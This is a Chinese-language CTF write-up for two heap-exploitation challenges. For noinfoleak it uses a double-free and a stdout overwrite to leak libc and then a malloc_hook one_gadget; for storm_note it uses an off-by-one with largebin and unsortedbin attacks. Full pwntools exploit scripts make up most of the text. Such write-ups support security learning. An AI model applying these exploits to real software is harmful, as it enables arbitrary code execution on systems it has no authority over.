preface

> 清明，未参加这次比赛．这次的pwn还是简单的

noinfoleak

> free之后未置零指针，导致double free和uaf

利用思路

第一种：house of roman

> 需要爆破12bits，即使是本地，本人也从未爆破成功过，选择另一种方法

第二种：修改stdout结构体

> 1. 构造一个同时在fastbin和unsortedbin的chunk:

```
+ fastbin: chunk0-->main_arena
+ unsortedbin: chunk0
```

> 2. 调整chunk0，只用在就让chunk0->fd指向stdout附近，然后fastbin dup到stdout附近，修改flags和write_base最低位．这样子 putchar('>') 的时候就会leak libc
> 3. fastbin dup到malloc_hook附近，改为onegadget即可getshell

exp


```
#!/usr/bin/env python
from mypwn import *

context.log_level='debug'
context.arch='amd64'
ru=lambda s:p.recvuntil(s)
sl=lambda s:p.sendline(s)
sd=lambda s:p.send(s)


def menu(i):
    ru('>')
    sl(str(i))

def add(size,content):
    menu(1)
    ru('>')
    sl(str(size))
    ru('>')
    sd(content)

def delete(i):
    menu(2)
    ru('>')
    sl(str(i))

def edit(i,content):
    menu(3)
    ru('>')
    sl(str(i))
    ru('>')
    sd(content)


def debugf(payload=''):
    gdb.attach(p,payload)


def exp():
    add(0x7f,'a'*0x7f)          # 0
    add(0x60,'a'*0x60)          # 1        0x60        0x70        0x7f
    add(0x60,'a'*0x60)          # 2        0x60        0x70
    add(0x7f,'a'*0x7f)          # 3        0x7f        0x90 --> 0x70 + 0x20
    add(0x10,'a'*0x10)          # 4        avoid consolidate

    delete(1)
    delete(2)
    delete(1)

    add(0x60,p64(0x6010A0))     # 5         1
    add(0x60,'a'*0x60)          # 6         2
    add(0x60,'a'*0x60)          # 7         1

    add(0x60,'\x00')            # 8         bss

    payload=p64(0)+p64(0x71)+'\x00'*0x50
    # payload+=p64(0)+p32(0x21)
    edit(1,payload)

    edit(8,'\x60')

    payload=p64(0)*2+p64(0)+p64(0x21)
    edit(1,payload)

    delete(0)

    edit(8,'\x00')
    edit(1,p64(0)+p64(0x91))

    delete(0)

    edit(1,p64(0)+p64(0x71))
    edit(0,'\xdd\x95')

    # debugf('nb 04009D4')

    add(0x60,'a'*0x60)               # 9
    payload='\x00'*0x33+ioleak(0x00000000fbad2887)
    add(0x67,payload)               # 10


    line=ru('>')

    libc_base=u64(line[0x40:0x48])-0x3c5600
    print(hex(libc_base))
    sl('123')


    malloc_hook_target=libc_base+0x3c4b10-0x23

    delete(5)
    delete(6)
    delete(5)

    add(0x60,p64(malloc_hook_target))          # 11
    add(0x60,'a'*0x60)                         # 12
    add(0x60,'a'*0x60)                         # 13

    one_off=0x45216
    one_off=0x4526a
    one_off=0xf02a4
    one_off=0xf1147
    one=libc_base+one_off
    add(0x60,'\x00'*0x13+p64(one))             # 14


    menu(1)
    menu(1)          # why here need to malloc two times

for i in range(0x100):
    try:
        p=process('./noinfoleak')
        exp()
        p.sendline('ls')
        break
    except:
        continue
p.interactive()
```

storm_note

> 0ctf 某一年原题.

解题思路

1. off by one 构造overlap
2. largebin attack 和 unsortedbin attack 结合.
    - largebin attack 造成可以改两个地方为heap
    - unsortedbin可以改一个地方为libc, 刚好可以满足 house of lore 的条件



```
          {
            assert ((fwd->size & NON_MAIN_ARENA) == 0);
            while ((unsigned long) size < fwd->size)
              {
                fwd = fwd->fd_nextsize;
                assert ((fwd->size & NON_MAIN_ARENA) == 0);
              }

            if ((unsigned long) size == (unsigned long) fwd->size)
              /* Always insert in the second position.  */
              fwd = fwd->fd;
            else
              {
                victim->fd_nextsize = fwd;
                victim->bk_nextsize = fwd->bk_nextsize;
                fwd->bk_nextsize = victim;
                victim->bk_nextsize->fd_nextsize = victim;
              }
            bck = fwd->bk;
          }
      }
    else
      victim->fd_nextsize = victim->bk_nextsize = victim;
  }

mark_bin (av, victim_index);
victim->bk = bck;
victim->fd = fwd;
fwd->bk = victim;
bck->fd = victim;
```

enter description here

3. 上面两个步骤，可以伪造出一个chunk. 这样子就可以dup一个chunk到0xabcd0100

exp

```
#!/usr/bin/env python
from pwn import *
context.log_level='debug'
context.arch='amd64'

p=process('./Storm_note')

ru=lambda s:p.recvuntil(s)
sl=lambda s:p.sendline(s)
sd=lambda s:p.send(s)


def debugf(payload=''):
    gdb.attach(p,payload)

def menu(i):
    ru('Choice: ')
    sl(str(i))

def add(size):
    menu(1)
    ru('size ?\n')
    sl(str(size))

def edit(index,content):
    menu(2)
    ru('Index ?\n')
    sl(str(index))
    ru('Content: \n')
    sd(content)
```

```
def delete(index):
    menu(3)
    ru('Index ?\n')
    sl(str(index))

def debugf(payload=''):
    gdb.attach(p,payload)

add(0x10)
add(0x38)          # 1            uaf
add(0x4f0)

add(0x10)           # avoid consolidate

add(0x10)
add(0x48)          # 5            uaf
add(0x4f0)

add(0x10)           # avoid consolidate


delete(0)
edit(1,'\x00'*0x30+p64(0x60))
delete(2)
add(0x10)            # 0
add(0x530)           # 2          largebin

delete(4)
edit(5,'\x00'*0x40+p64(0x70))
delete(6)
add(0x10)            # 4
add(0x540)           # 6          unsortedbin

delete(2)
add(0x1000)
delete(6)
target=0xabcd0100-0x10
unsortedbin_bk=target
largebin_bk=target+0x8
largebin_bk_nextsize=target-0x20+3


edit(1,p64(0)+p64(largebin_bk)+p64(0)+p64(largebin_bk_nextsize))
edit(5,p64(0)+p64(unsortedbin_bk))
debugf('nb C41')
add(0x48)            # 6

edit(6,'\x00'*0x30)

menu('666')
ru('If you can open the lock, I will let you in\n')
sd('\x00'*0x30)


p.interactive()
```